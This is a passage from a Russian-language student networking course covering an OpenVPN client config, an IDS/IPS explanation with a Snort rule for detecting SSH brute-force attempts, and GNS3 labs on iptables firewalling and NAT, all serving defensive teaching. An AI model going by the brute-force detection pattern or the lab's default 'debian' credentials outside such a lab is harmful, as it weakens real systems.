>
> **cert client.crt**
>
> **key client.key**
>
> **cipher AES-256-CBC**
>
> **comp-lzo**
>
> **verb 3**

Когда вы запускаете VPN-клиент с этой настройкой, все ваши данные шифруются и передаются через Интернет к вашему дому или школе. Никто не сможет получить содержимое этих данных.

Подробные пояснения

1. **client**

Что означает:
Эта строка указывает, что данный файл настройки предназначен для **клиентской** стороны VPN-соединения.

Пояснение:

- В VPN есть две стороны: **сервер** (тот, к кому подключаются) и **клиент** (тот, кто подключается).
- Эта настройка сообщает программе OpenVPN, что она должна работать в режиме клиента.

2. **dev tun**

Что означает:
Указывает тип виртуального сетевого интерфейса, который будет использоваться, — **tun**.

Пояснение:

- **dev** — сокращение от "device" (устройство).
- **tun** означает "tunnel" (туннель) и работает на уровне IP-пакетов (сетевой уровень).
- Альтернативой мог бы быть **dev tap**, который работает на уровне Ethernet (канальный уровень), но чаще используется **tun**.

3. **proto udp**

Что означает:
Указывает, что для передачи данных будет использоваться протокол **UDP**.

Пояснение:

- **proto** — сокращение от "protocol" (протокол).
- **UDP (User Datagram Protocol)** — это один из основных протоколов Интернета, который обеспечивает быструю передачу данных без подтверждения доставки.
- Альтернативой мог бы быть **proto tcp**, но UDP обычно предпочтительнее для VPN из-за меньших задержек.

4. **remote your_home_ip 1194**

Что означает:
Указывает адрес и порт VPN-сервера, к которому нужно подключиться.

Пояснение:

- **remote** — обозначает удалённый сервер.
- **your_home_ip** — это место, где нужно указать реальный **IP-адрес** твоего домашнего VPN-сервера.
  - Например, **remote 203.0.113.10 1194**.
- **1194** — это номер порта, на котором работает VPN-сервер.
  - **Порт** — это как дверь в доме; определяет, через какую «дверь» будут проходить данные. Данный инструмент доступа к программе по порту реализуется на 4ом транспортном уровне модели OSI
  - **1194** — стандартный порт для OpenVPN, но может быть изменён при настройке сервера.

5. **keepalive 10 120**

Что означает:
Этот параметр помогает поддерживать активное соединение между клиентом и сервером, отправляя периодические пинг-запросы.

Пояснение:

- **10** — интервал в секундах, через который клиент будет отправлять пинг-зап[39]рос серверу (рекомендуемое значение: 10 секунд).
- **120** — время ожидания, по истечении которого клиент перезапустит соединение, если пинг не был получен от сервера (рекомендуемое значение: 120 секунд).

[39] **Пинг-запрос** проверяет доступность сервера, измеряет время отклика, используя протокол ICMP (3 уровень модели OSI), и выявляет сетевые задержки.

- Если соединение прервётся или сервер временно недоступен, клиент будет постоянно пытаться восстановить соединение.

6. **nobind**

Что означает:
Говорит клиенту не привязываться к определённому локальному порту.

Пояснение:

- **bind** — означает "привязать".
- **nobind** — не привязываться.
- Это позволяет клиенту использовать любой свободный порт для исходящего соединения, что удобно при работе за NAT или брандмауэром.

7. **persist-key**

Что означает:
Указывает клиенту не сбрасывать ключи шифрования при перезапуске.

Пояснение:

- **persist** — означает "сохранять".
- **key** — ключ шифрования.
- Это помогает избежать необходимости заново загружать ключи при перезапуске соединения, что ускоряет процесс восстановления связи.

8. **persist-tun**

Что означает:
Указывает сохранить виртуальный сетевой интерфейс **tun** при перезапуске соединения.

Пояснение:

- Это позволяет избежать необходимости пересоздавать виртуальный интерфейс каждый раз, когда соединение обрывается и восстанавливается.
- Улучшает стабильность и скорость восстановления соединения.

9. **ca ca.crt**

Что означает:
Указывает путь к файлу сертификата удостоверяющего центра (Certificate Authority).

Пояснение:

- **ca** — сертификат CA.
- **ca.crt** — имя файла сертификата.
  - Этот файл содержит публичный ключ CA, который подписал сертификаты сервера и клиента.
- Используется для проверки подлинности сервера и установления доверенного соединения.

10. **cert client.crt**

Что означает:
Указывает путь к файлу сертификата клиента.

Пояснение:

- **cert** — сертификат.
- **client.crt** — имя файла сертификата клиента.
  - Этот файл содержит публичный ключ клиента и информацию о нём.
- Сертификат подтверждает, что клиент является доверенным и имеет право подключаться к серверу.

11. **key client.key**

Что означает:
Указывает путь к приватному ключу клиента.

Пояснение:

- **key** — ключ.

- **client.key** — имя файла приватного ключа клиента.
  - Этот ключ используется для шифрования данных и должен храниться в секрете.
- Совместно с сертификатом (**client.crt**) обеспечивает безопасную аутентификацию и шифрование.

12. **cipher AES-256-CBC**

Что означает:
Указывает, какой алгоритм шифрования будет использоваться для защиты данных — в данном случае **AES-256-CBC**.

Пояснение:

- **cipher** — шифр (алгоритм шифрования).
- **AES-256-CBC** — это алгоритм шифрования AES с длиной ключа 256 бит в режиме CBC (Cipher Block Chaining).
  - **AES** (Advanced Encryption Standard) — один из самых надёжных и широко используемых алгоритмов шифрования.
  - **256 бит** — высокая степень безопасности.
- Это обеспечивает, что все данные, передаваемые через VPN, будут надёжно зашифрованы.

13. **comp-lzo**

Что означает:
Включает сжатие данных с использованием алгоритма LZO.

Пояснение:

- **comp** — сокращение от "compression" (сжатие).
- **lzo** — это алгоритм сжатия, который быстро работает и уменьшает объём передаваемых данных.
- Это помогает повысить скорость передачи данных за счёт уменьшения их размера.

14. **verb 3**

Что означает:
Устанавливает уровень подробности логирования (вывода сообщений) на **3**.

Пояснение:

- **verb** — сокращение от "verbosity" (многословность).
- Уровень **3** — это умеренный уровень подробности.
  - **0** — минимум сообщений (только ошибки).
  - **9** — максимальный уровень детализации (все возможные сообщения).
- Уровень **3** позволяет получать достаточную информацию для отслеживания состояния соединения без избыточных деталей.

Файлы сертификатов могут выглядеть следующим образом:

> **-----BEGIN CERTIFICATE-----**
>
> **MIIDuzCCAqOgAwIBAgIBADANBgkqhkiG9w0BAQsFADBZMQswCQYDVQQGEwJLVTER**
>
> **MA8GA1UECAwIU29tZS1TdGF0ZTESMBAGA1UEBwwJU29tZS1DaXR5MRQwEgYDVQQK**
>
> **...[дополнительные строки закодированных данных]...**
>
> **XzZm1QIDAQABo1AwTjAdBgNVHQ4EFgQUsX84A/jmN7u8xE8q4eFGShyQGikwHwYD**
>
> **VR0jBBgwFoAUsX84A/jmN7u8xE8q4eFGShyQGikwDAYDVR0TBAUwAwEB/zANBgkq**
>
> **hkiG9w0BAQsFAAOCAQEApd2Wm2O0zj1OQX1Q6h5E1E1+Vv7H**
>
> **-----END CERTIFICATE-----**

Пояснение:

- **-----BEGIN CERTIFICATE-----** и **-----END CERTIFICATE-----** — метки начала и конца сертификата.

- Между ними находится **закодированный в Base64**[40] сертификат, который содержит информацию о сертификате.

Пример использования VPN:

- **Использование для доступа к школьным ресурсам:** Иногда школы предоставляют VPN, чтобы ученики могли получать доступ к библиотеке или учебным материалам из дома.

4.1.2.3. IDS/IPS — системы обнаружения и предотвращения вторжений

Что это такое?

- **IDS (Intrusion Detection System):** система, которая обнаруживает подозрительную активность в сети и сообщает об этом.
- **IPS (Intrusion Prevention System):** система, которая не только обнаруживает, но и автоматически блокирует вредоносную активность.

Как работает IDS:

Представь, что у вас есть система IDS, которая следит за попытками взлома паролей.

Пример журнала событий IDS:

> **[2023-09-18 14:32:10] ALERT: Multiple failed login attempts from IP 203.0.113.45**
>
> **[2023-09-18 14:33:05] ALERT: Potential brute-force attack detected on user 'admin'**

- Система заметила, что с IP-адреса 203.0.113.45 постоянно пытаются войти в систему с неверными паролями.
- Она предупреждает администратора, что, возможно, кто-то пытается подобрать пароль к учётной записи "admin".

Настройка IDS:

Одна из популярных IDS — Snort.

Пример простого правила для Snort:

> **alert tcp any any -> 192.168.1.0/24 22 (msg:"SSH Brute-Force Attempt"; flags:S; threshold:type threshold, track by_src, count 5, seconds 60;)**

Давай разделим правило на части и подробно разберём каждую.

1. Действие и протокол

alert tcp

- **alert** — это действие, которое Snort должен выполнить при срабатывании правила.
  - **Комментарий**: Snort выдаст предупреждение или оповещение, если условие правила выполнено.
- **tcp** — протокол, к которому применяется правило.
  - **Комментарий**: Правило будет анализировать трафик, использующий протокол TCP.

2. Исходный адрес и порт

any any

- **any** (первый) — любой IP-адрес источника.
- **any** (второй) — любой порт источника.
  - **Комментарий**: Правило будет рассматривать пакеты, приходящие от любого источника и с любого порта.

3. Направление трафика

->

---

[40] **Base64** — это алгоритм кодирования, который преобразует двоичные данные в текстовый формат, путем разбиения битов информации на группы по 6 бит, используя набор из 64 символов: буквы латинского алфавита (A–Z, a–z), цифры (0–9), а также символы "+" и "/" для каждого из 6 бит

- **->** — указывает направление трафика от источника к назначению.
    - **Комментарий**: Правило анализирует трафик, который идёт **к** нашей сети.

4. Целевой адрес и порт

192.168.1.0/24 22

- **192.168.1.0/24** — диапазон IP-адресов назначения.
    - **Комментарий**: Это подсеть, охватывающая IP-адреса от 192.168.1.0 до 192.168.1.255. Маска сети состоит из 24-х единиц 255.255.255.0
- **22** — порт назначения.
    - **Комментарий**: Порт 22 используется для SSH-соединений.

5. Опции правила (в скобках)

(msg:"SSH Brute-Force Attempt"; flags:S; threshold:type threshold, track by_src, count 5, seconds 60;)

Теперь разберём каждую опцию внутри скобок.

a) Сообщение оповещения

msg:"SSH Brute-Force Attempt";

- **msg** — сообщение, которое будет выведено при срабатывании правила.
    - **Комментарий**: Когда правило сработает, Snort выдаст предупреждение с этим текстом. В нашем случае: "Попытка перебора паролей SSH".

b) Флаги TCP-пакета

flags:S;

- **flags** — указывает, какие флаги TCP должны быть установлены в пакете.
    - **S** — флаг SYN (synchronize).
        - **Комментарий**: Флаг SYN используется для установления нового TCP-соединения. Правило будет срабатывать только на пакеты, инициирующие соединение.

c) Пороговое значение (threshold)

threshold:type threshold, track by_src, count 5, seconds 60;

Разберём каждую часть отдельно.

- **threshold:type threshold** — определяет тип порога.
    - **Комментарий**: Устанавливает стандартный порог срабатывания правила.
- **track by_src** — отслеживает события по IP-адресу источника.
    - **Комментарий**: Правило будет считать количество попыток отдельно для каждого IP-адреса источника.
- **count 5** — количество событий для срабатывания правила.
    - **Комментарий**: Правило сработает, если с одного IP-адреса поступит 5 событий.
- **seconds 60** — период времени, за который считается количество событий.
    - **Комментарий**: Эти 5 событий должны произойти в течение 60 секунд.

Пример использования:

- **IDS на домашнем компьютере:** Антивирусные программы часто имеют встроенные IDS-функции и могут сообщить, если какой-то программный процесс ведёт себя необычно.
- Если кто-то пытается подключиться по SSH много раз за короткий промежуток времени, система выдаст предупреждение.

Пример работы IPS:

- IPS может не только обнаружить такие попытки, но и автоматически заблокировать этот IP-адрес.

4.1.3. Настройка сетевой безопасности (практический раздел)

Главные темы практических работ:


1. **Настройка брандмауэра** - контроль входящего и исходящего трафика с использованием правил безопасности.
2. **Настройка NAT** - трансляция сетевых адресов для скрытия внутренних IP и повышения безопасности.
3. **Проброс портов** - управление доступом к определенным сервисам во внутренней сети через внешние порты.
4. **Настройка VPN** - создание VPN-сервера с OpenVPN для безопасного удаленного доступа к сети.

В этом разделе мы начнем углубленное изучение практической настройки сетевых устройств и безопасности, используя GNS3 (Graphical Network Simulator). GNS3 позволяет создавать виртуальные сети, где мы сможем на практике реализовать защиту с помощью брандмауэров, трансляции сетевых адресов (NAT), проброса портов и виртуальных частных сетей (VPN). Представьте, что мы строим небольшую копию настоящей сети, с виртуальными маршрутизаторами, коммутаторами, брандмауэрами и другими устройствами, что позволит нам экспериментировать с разными конфигурациями и безопасно моделировать реальные сценарии атак.

Для выполнения лабораторной работы вам понадобится установленный клиент GUI GNS3[41], а также виртуальная машина GNS3VM[42] на платформе VMware[43].

Начнем с **настройки брандмауэров** для контроля сетевого трафика. Мы научимся создавать политики безопасности, которые определяют, какой трафик разрешен, а какой блокируется. Это может основываться на IP-адресах, портах и протоколах. В процессе вы освоите такие важные аспекты, как ограничение доступа с внешней сети, разрешение определенных соединений (например, SSH) и настройка правил для конкретных сервисов, таких как веб-серверы.

4.1.3.1. Упражнение: Настройка брандмауэра для контроля трафика



Цель: Настроить брандмауэр для запрета пинга из внешней сети во внутреннюю, обеспечить доступ к веб-серверу по HTTP из внешнего клиента и настроить SSH-доступ к внутреннему серверу только с машины Web Client.

Пояснения по каждой команде смотрите по ссылке https://drop.kasperstudent.ru/s/webLaba1Dop

Шаги выполнения:

Шаг 1: Создание топологии сети в GNS3

1. Запустите GNS3 и загрузите существующий проект[44].
2. Запустите весь проект в GNS3. Убедитесь, что все устройства и соединения подключены, как указано на схеме выше.


3. Подключение устройств (*устройства уже подключены и настроены*):
   - **Внутренняя сеть:**
     - **PC1:** Виртуальный компьютер, адрес: 192.168.1.2/24, шлюз: 192.168.1.1.
     - **HttpServer:** Apache сервер, адрес: 192.168.1.3/24, шлюз: 192.168.1.1.
   - **Брандмауэр:**

[41] https://drop.kasperstudent.ru/s/gns3
[42] https://drop.kasperstudent.ru/s/vmgns3
[43] https://drop.kasperstudent.ru/s/vmware
[44] https://drop.kasperstudent.ru/s/ISlaba1

- **Firewall:** Подключен к Switch1 (интерфейс ens4) и к Switch2 (интерфейс ens5).
- Внутренняя сеть (ens4): 192.168.1.1/24.
- Внешняя сеть (ens5): 203.0.113.1/24.

- **Внешняя сеть:**
  - **PC2:** Адрес: 203.0.113.3/24, шлюз: 203.0.113.1.
  - **Web-client:** Адрес: 203.0.113.2/24, шлюз: 203.0.113.1.


4. Проверьте работу сети
   - Для настройки машин используйте пункт Console из выпадающего меню, по нажатию правой кнопки мыши



   - Откройте консоль(*Console*) PC2 и выполните команду:


ping 192.168.1.2

Вы получите отклик PC1 от внутренней сети




   - Откройте Web-client и укажите адрес сервера 192.168.100.3

Вы получите заглавную страницу запущенного сервера Apache2




   - Проверьте, что с PC1 ping так же проходит и до PC2



   - Проверьте что с PC2 есть доступ к порту 22 **httpServer** для подключения по ssh
     - nc -zv 192.168.1.3 22
     - должен ответить 192.168.1.3 (192.168.1.3:22) open
   - Проверьте подключение по ssh с web-client

Для этого:



- Откройте терминал
- В окне терминала укажите команду подключения

ssh **debian**@**192.168.1.3**

где **debian** это имя пользователя, **192.168.1.3** - адрес

- Укажите пароль: **debian** (*при вводе пароля символы не отображаются*)
- При запросе согласия на использования ключа напишите yes
- Надпись **debian@debian** обозначает что вы подключились к серверу

Шаг 2: Настройка брандмауэра, откройте консоль машины Firewall

1. Укажите логин и пароль **debian**

```
debian login: debian
Password:
Linux debian 5.10.0-30-cloud-amd64 #1 SMP Debian 5.10.218-1 (2024-06-01) x86_64
```

2. Включите IP-переадресацию на Firewall,:
   sudo sysctl -w net.ipv4.ip_forward=1
3. Очистите существующие правила iptables:
   sudo iptables -F
   sudo iptables -X
   sudo iptables -Z
4. Установите политики по умолчанию:
   - **Запретить весь входящий трафик:**
     sudo iptables -P INPUT DROP
   - **Разрешить весь исходящий трафик:**
     sudo iptables -P OUTPUT ACCEPT
   - **Запретить весь пересылаемый трафик (FORWARD)**:
     sudo iptables -P FORWARD DROP
5. Разрешите трафик для установленных соединений:
   sudo iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
   sudo iptables -A FORWARD -m state --state ESTABLISHED,RELATED -j ACCEPT
6. Создайте правила для контроля трафика:
   - **Запретить ICMP (ping) из внешней сети во внутреннюю:**
     sudo iptables -A FORWARD -i ens5 -o ens4 -p icmp -j DROP
   - **Разрешить HTTP-трафик от внешней сети к httpServer:**

sudo iptables -A FORWARD -i ens5 -o ens4 -p tcp --dport 80 -s 203.0.113.2 -d 192.168.1.3 -j ACCEPT

   - **Разрешить SSH-доступ с Web Client к httpServer:**

sudo iptables -A FORWARD -i ens5 -o ens4 -p tcp --dport 22 -s 203.0.113.2 -d 192.168.1.3 -j ACCEPT

   - **Блокировать все остальные входящие соединения из внешней сети:**
     - Политика по умолчанию (FORWARD DROP) уже блокирует все остальные подключения.
7. Сохраните правила iptables (опционально, для сохранения после перезагрузки):
   sudo iptables-save | sudo tee /etc/iptables.rules

Шаг 3: Тестирование правил

1. Проверка HTTP-доступа к **httpServer**:
   - На **Web-client**:
   - http://192.168.1.3
     - Должен получить доступ к веб-сайту.

2. Проверка входящего SSH-трафика:
    - На **Web-client**:
    - ssh debian@192.168.1.3
        - Должен подключится на **httpServer** (192.168.1.3).
3. Проверка блокировки ICMP (ping):
    - Попробуйте выполнить **ping** с **PC2** на **PC1** (192.168.1.2):
    - ping 192.168.1.3
        - Трафик должен быть заблокирован.

```
/ # ping 192.168.1.3
PING 192.168.1.3 (192.168.1.3): 56 data bytes
^C
--- 192.168.1.3 ping statistics ---
11 packets transmitted, 0 packets received, 100% packet loss
/ #
```

    - Попробуйте проверить доступность порта 22 для подключения по ssh с **PC2** на **httpServer**
        - nc -zv 192.168.1.3 22
        - Ответа не последует

Результат: Брандмауэр настроен так, чтобы пинг из внешней сети был заблокирован, доступ к веб-серверу по HTTP был возможен с внешнего клиента, а SSH-доступ к серверу во внутренней сети был разрешен только с Web Client.

Запрет ICMP (ping) из внешней сети во внутреннюю является важной мерой безопасности по нескольким причинам:

1. **Защита от разведывательных атак (Reconnaissance Attacks):** ICMP-пакеты используются злоумышленниками для исследования сети, чтобы определить, какие узлы доступны и какие устройства находятся в сети. Запрет ping помогает скрыть вашу сеть от внешних сканеров, затрудняя работу злоумышленников по сбору информации.
2. **Снижение риска DDoS-атак:** ICMP (ping) может быть использован в качестве средства для DDoS-атак, например, «ping flood». Ограничение ICMP-трафика из внешней сети помогает снизить риск успешных атак типа «отказ в обслуживании», которые могут перегрузить сеть или устройство.
3. **Сокрытие структуры сети:** Разрешение ICMP из внешней сети может дать злоумышленникам информацию о топологии сети, таких как маршруты, используемые IP-адреса и активные устройства. Запрет пинга затрудняет внешним пользователям понимание внутренней структуры сети.
4. **Предотвращение злоупотребления диагностическими функциями:** ICMP используется для диагностики сетевых проблем, таких как проверка доступности узлов, маршрутов и времени отклика. Однако злоумышленники также могут использовать эти функции для обнаружения уязвимых узлов, например, старых и недостаточно защищенных устройств. Запрещая ICMP, администратор ограничивает возможность использования этих инструментов для зловредных целей.

Далее изучим **трансляцию сетевых адресов (NAT)**. Мы настроим NAT для скрытия внутренних IP-адресов, что позволит добавлять дополнительный уровень безопасности, защищая сеть от внешних угроз. Настроим исходящую трансляцию, чтобы внешний мир видел только один IP-адрес — наш внешний интерфейс, а также реализуем проброс портов, чтобы дать доступ к определенным службам, например, веб-серверу, через внешний интерфейс сети.

4.1.3.2. Упражнение: Настройка NAT для скрытия внутренних IP-адресов

С середины 1980-х годов, когда был разработан и начал использоваться протокол IP (Internet Protocol) версии 4 (IPv4), разработчики сетей не могли предвидеть, что интернет разрастется до таких масштабов. Адресное пространство IPv4 включает около 4 миллиардов уникальных IP-адресов, что, казалось бы, было более чем достаточным для всех подключений. Однако в 1990-е годы, с ростом количества пользователей и устройств, стало очевидно, что это пространство заканчивается.

Решением стала идея трансляции сетевых адресов (NAT) — технологии, которая позволила продлить срок службы IPv4 и сократить потребность в публичных IP-адресах.

kaspersky

Что такое NAT?

NAT (Network Address Translation) — это механизм преобразования IP-адресов внутри сети. Когда устройство внутри частной локальной сети обращается к внешнему ресурсу (например, в интернет), NAT преобразует его внутренний IP-адрес (обычно из частного диапазона, такого как 192.168.x.x) в публичный IP-адрес, который понимает внешний мир. Ответы от внешних ресурсов преобразуются обратно, и локальное устройство "видит" их как обычный сетевой трафик.

Таким образом, NAT выполняет сразу две ключевые функции:

1. **Сокращение использования публичных IP-адресов**. В одной локальной сети может находиться множество устройств с приватными IP-адресами, но все они "выходят" в интернет под одним публичным адресом, что существенно снижает нагрузку на использование глобального адресного пространства.
2. **Изоляция внутренней сети**. Внутренние IP-адреса сети остаются невидимыми для внешнего мира, так как весь внешний трафик взаимодействует только с публичным IP-адресом, выданным NAT.


Почему NAT — это способ защиты?

NAT выполняет важную роль в обеспечении безопасности сети по следующим причинам:

1. **Скрытие внутренней инфраструктуры**: Внешние пользователи не имеют прямого доступа к внутренним устройствам и их IP-адресам. Это снижает вероятность атак на внутреннюю сеть, так как злоумышленники не могут легко определить, какие устройства находятся за NAT.
2. **Простая фильтрация трафика**: NAT позволяет настраивать правила трансляции и маршрутизации трафика. Например, можно ограничить доступ к определенным портам, протоколам или адресам, что позволяет блокировать нежелательные соединения или атаки.
3. **Управление доступом**: NAT также позволяет контролировать, какие устройства могут получить доступ к интернету или внешним ресурсам. Можно настроить политику, при которой только определенные устройства или группы устройств могут обращаться к интернету через публичный IP.
4. **Маскировка трафика**: NAT маскирует исходящий трафик, представляя его как трафик одного публичного адреса. Это усложняет отслеживание и анализ активности в сети со стороны злоумышленников, так как вся сеть выглядит как один пользователь для внешних систем.

Распространенность NAT

Сегодня NAT используется практически везде, особенно в малых и средних сетях, таких как домашние сети или сети небольших организаций. Даже большинство интернет-провайдеров применяют NAT для сохранения публичных IP-адресов. Без этой технологии подключение к интернету большинства пользователей стало бы проблематичным, поскольку количество доступных публичных адресов не могло бы покрыть текущее число устройств, подключаемых к интернету.



Для настройки сети в данной лабораторной работе, необходимо выполнить следующие шаги:


1. Подключение сети

- Запустите GNS3 и загрузите существующий проект[45]
- Запустите весь проект в GNS3. Убедитесь, что все устройства и соединения подключены, как указано на схеме.


- Проверка подключения между устройствами:
  - PC1 должен получить IP-адрес через DHCP от маршрутизатора OpenWrt.
  - PC2 и web-client имеют статические IP-адреса в диапазоне 203.0.113.0/24.
  - Убедитесь, что httpServer подключен к OpenWrt через интерфейс e2 (ens4) и имеет IP 192.168.1.3/24.

2. Настройка OpenWrt

- Подключитесь к OpenWrt через интерфейс, используя веб-браузер на одном из компьютеров с доступом к сети 192.168.1.0/24:



- **http://**192.168.1.1 Пароль по умолчанию отсутствует. Для входа нажимайте кнопку Login. ВНИМАНИЕ! Протокол HTTP, строго! В данной лабораторной работе.




- Введите настройки интерфейсов OpenWrt:

WAN Интерфейс

- Откройте интерфейс WAN (e0) в OpenWrt.
- Перейдите в раздел **Network** > **Interfaces**.


- Найдите интерфейс **WAN** и нажмите кнопку **Edit**.
- В разделе **Protocol** выберите Static address (статический адрес).

[45] https://drop.kasperstudent.ru/s/ISlaba2




- Нажмите на кнопку **Switch protocol** (сменить протокол).

- Укажите необходимые параметры для внешней сети, такие как статический IP-адрес, маска подсети и шлюз.




- Сохраните настройки, нажав на кнопку **Save**
- Нажмите Save & Apply для сохранения изменений.




LAN Интерфейс

- Перейдите в раздел **Network > Interfaces –** вкладка **Devices**.

- Найдите **Bridge LAN (br-lan)** и настройте его, добавив необходимый порт подключения.




- Нажмите кнопку **Save & Apply** для сохранения и обновления настроек.
- Перейдите в раздел **Network > DHCP and DNS**
- Во вкладке Static Leases добавьте статичный (постоянный) адрес для HttpServer 192.168.1.3

